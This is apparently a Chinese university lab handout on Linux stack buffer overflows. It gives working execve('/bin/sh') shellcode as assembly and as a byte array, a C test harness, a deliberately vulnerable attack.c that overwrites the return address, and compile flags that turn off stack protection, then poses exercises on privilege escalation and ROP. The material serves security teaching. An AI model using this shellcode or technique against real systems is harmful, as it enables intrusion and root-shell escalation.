**实验 Linux下的缓冲区溢出实践**

1. **实验目的**

理解Linux系统下缓冲区溢出机制。


1. **实验环境**

（1）操作系统：Ubuntu 14.04.5 LTS

（2）软件工具：GCC (Ubuntu 4.8.4-2ubuntu1~14.04.3) 4.8.4


1. **实验原理**

图14.1 函数调用原理测试代码



如图14.1所示代码，calc（）函数有三个参数，第一个，第二个是参与计算的数，第三个是保存结果的变量的地址。编译运行，如图14.2所示

图14.2 运行结果



如图14.3，使用gdb ./test调试程序，GDB界面下先用b命令在代码24行calc（a, b, sum）下断点，使用r运行，等程序在24行处停下来，查看a,b,sum的地址和ebp,esp的值。

图14.3 calc调用前






图14.4 进入calc函数



如图14.4，进入calc（）函数后,因为函数传递参数是传值，会新申请内存空间保存变量，所以可以看到a,b,sum的地址都改了，但是跟传入参数的值是一样的。所以在函数调用时，如果想要将调用函数里的计算结果传递出来，一来可以用return，但是只能传出一个数据。第二种就是像第三个参数那样使用变量地址。

图14.5 进入calc函数前后栈变化



如图14.5所示，在调用函数calc(a, b, &sum)后，三个参数依次压栈，然后是calc（a,b,&sum）下一条指令地址，接下来是EBP，然后是calc（）函数的局部变量。在C语言中，scanf（“%s”, str）和strcpy(str, str2)等字符串操作函数，并不会去检查字符串str和str2的长度，所以在字符串拷贝的时候（或者其他类型数组赋值未检查数组大小时），很可能写入变量所表示大小以外的内存空间。由于数组赋值的地址是向着高地址增长，数组越界写入就会覆盖其他局部变量的值，更严重的是会覆盖函数的返回地址（图14.5中的RET），在调用函数结束恢复EIP的时候，导致程序流程进入非正常位置。如果我们精心构造输入数据，则在数组越界写入时，将函数返回地址修改为我们可控的值，从而控制程序运行。

1. **实验要求**
2. 通过认真学习缓冲区溢出原理，明确实验目的、原理、方法以及注意事项等。
3. 实验过程中必须认真严肃，并认真学习和记录实验数据，从而进行科学分析。
4. 独立认真完成实验报告，语言简练、表达清晰，适当情况下增加相应的画图信息。
5. **实验内容和步骤**

**5.1 实验内容**

5.1.1、根据附件程序attack.c画出堆栈结构图

5.1.2、构造shellcode实现缓冲区溢出攻击

Shellcode是一段代码或者填充数据，以及机器码的形式出现在程序中，是溢出程序的核心，实现缓冲区溢出的关键便是shellcode的编写。

编写步骤如下：

1. 首先用汇编实现相应的shellcode功能；测试shellcode是否可以正常运行，如果提示断错误而代码又没问题应该是代码段写入出错，可以将shellcode用C语言测试功能（见shellcodetest.c）
2. 生成机器码，进行栈溢出利用实验

**5.2实验步骤**

5.2.1构造shellcode

1. 编辑shellcode.asm。

|  |
| --- |
| shellcode.asm |
| section .text  global main ;程序入口  main:  jmp getstraddr ;call next,pop用于获取call下一条指令地址  ;本程序中也就是字符串/bin/sh的地址  start:  pop esi ;获取cmd字符串地址  mov [esi+8],esi ;填充argc【】数组第一个元素  xor eax,eax ;得到0；源码中不应该出现0，否则会被截断  mov [esi+7],al ;/bin/sh后面要用0截断  mov [esi+12],eax ;填充argc【】数组第二个元素，必须是空指针  mov edx,eax ;第三个参数  mov al,11 ;系统调用号，为了避免出现0，所以只给al赋值  ;11是execve的调用号  mov ebx,esi ;第一个参数，是/bin/sh的地址  lea ecx,[esi+8] ;第二个参数，是argc【】数组的地址  int 0x80 ;使用int 0x80中断调用系统函数  getstraddr:  call start ;此时会把下一条指令压入堆栈，本例是"/bin/sh"  str:  cmd db "/bin/sh",0h ;1字节  straddr dd 0;4字节  nulladdr dd 0;4字节  ;char\* argc[] = {cmd,NULL}  ;execve(cmd, argc, 0); |


2. 编译

nasm -f elf shellcode.asm

gcc -o shellcode shellcode.o


1）可以使用objdump -d shellcode>shellcode.dump得到shellcode的反汇编代码，打开后如图14.6所示，找到shellcode

图14.6 反汇编shellcode




2）如图14.7所示，先用gdb shellcode进入GDB调试，然后使用GDB的dump命令，获取shellcode的二进制数据

图14.7 获取shellcode的




3）如果shellcode运行提示断错误，是因为程序向代码段写数据导致出错，可以使用C语言测试shellcode。先用xxd -i shellcode.dump命令获取shellcodeC语言字符串数组形式的shellcode（如图14.8），然后修改shellcodetest.c进行shellcode测试

图14.8 获取shellcode的c语言字符串数组



|  |
| --- |
| shellcodetest.c |
| /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  > File Name : shellcodetest.c  \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  #include <stdio.h>  #include <string.h>  unsigned char shellcode\_dump[] = {  0xeb, 0x17, 0x5e, 0x89, 0x76, 0x08, 0x31, 0xc0, 0x88, 0x46, 0x07, 0x89,  0x46, 0x0c, 0x89, 0xc2, 0xb0, 0x0b, 0x89, 0xf3, 0x8d, 0x4e, 0x08, 0xcd,  0x80, 0xe8, 0xe4, 0xff, 0xff, 0xff, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73,  0x68, 0x00  };  unsigned int shellcode\_dump\_len = 38;  int main(int argc,char \*argv[])  {  void (\*fp)(void);  printf("%d\n", strlen(shellcode\_dump));  fp = (void\*)shellcode\_dump;  fp();    return 0;  } |

图14.9 使用C语言测试shellcode




如图14.9所示，这个bash的PID（$$表示本进程PID）是9669，然后编译shellcodetest.c文件

gcc -z execstack -fno-stack-protector -g -o shellcodetest shellcodetest.c

-z execstack ： 取消栈运行保护措施


-fno-stack-protector : 取消栈溢出保护

My：



编译成功，运行之后，

My：




使用PS可以看到多了一个sh进程，再查看本进程PID（$$表示本进程PID）看到是10416，使用cat /proc/$$/stat查看本进程详细信息，可以看到这个sh进程的父进程是bash，说明shellcode成功运行，执行了/bin/sh命令

5.2.2实现缓冲区溢出攻击

|  |
| --- |
| attack.c |
| /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*  > File Name : attack.c  \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/  #include <stdio.h>  int i;  int\* addr;  void main(int argc, char\* argv[])  {  char buff[72] = {0};  for (i = 0; i < 72; i++)  {  if (0 == argv[1][i])  {  break;  }  buff[i] = argv[1][i];  }  for (; i < 72;i++)  {  buff[i] = 0;  }  addr = &buff[72];  for (i = 0;i < 10; i++)  {  addr[i] = buff;  }  } |


计算机向缓冲区内填充数据位数时超过了缓冲区本身的[容量](http://baike.so.com/doc/3478957.html)溢出的数据覆盖在合法数据上，当我们输入特定的数据在覆盖住合法的数据，执行设计好的程序功能，在attck.c程序中为buff分配了72个字节，然后读取程序运行的第一个参数，将它一个字节一个字节赋值给buff，不够的用0填充，然后从buff往高地址方向填充10组buff的地址，如图14.10所示，最终buff地址会覆盖main函数的返回地址，等main函数结束后，就会跳到buff，执行shellcode。可以看到这样运行的/bin/sh会继承父进程的UID，也就是，假如这样的溢出漏洞存在一个root权限的程序，那么执行shellcode后将有可能获得一个root权限的shell

图14.10 attack程序运行栈结构



如图14.11所示，可以使用xxd命令确认shellcode.dump具体数据，然后原来的进程PID是9669，然后将shellcode.dump的内容作为attack程序的运行参数，可以看到shellcode成功执行获取shell

图14.11 attack程序运行结果



1. **实验报告**

根据实验内容完成实验报告。

**6.1 根据附件程序attack.c画出堆栈结构图**

**6.2 构造shellcode实现缓冲区溢出攻击**

1. **实验思考与改进**
2. 汇编编写出来的shellcode运行时，在执行mov [esi+8],esi的时候会因为代码段不可写出错，怎么解决
3. 程序编译的时候关闭了GS和DEP保护，课后了解这些保护的原理，思考如果在开启这些保护措施的情况下实现缓冲区溢出的利用
4. 思考如何利用这样的漏洞进行提权操作
5. 程序buff地址填充，是因为程序是我们自己编写的，对于其他缓冲区溢出漏洞，该如何进行shellcode定位（推荐看看ROP）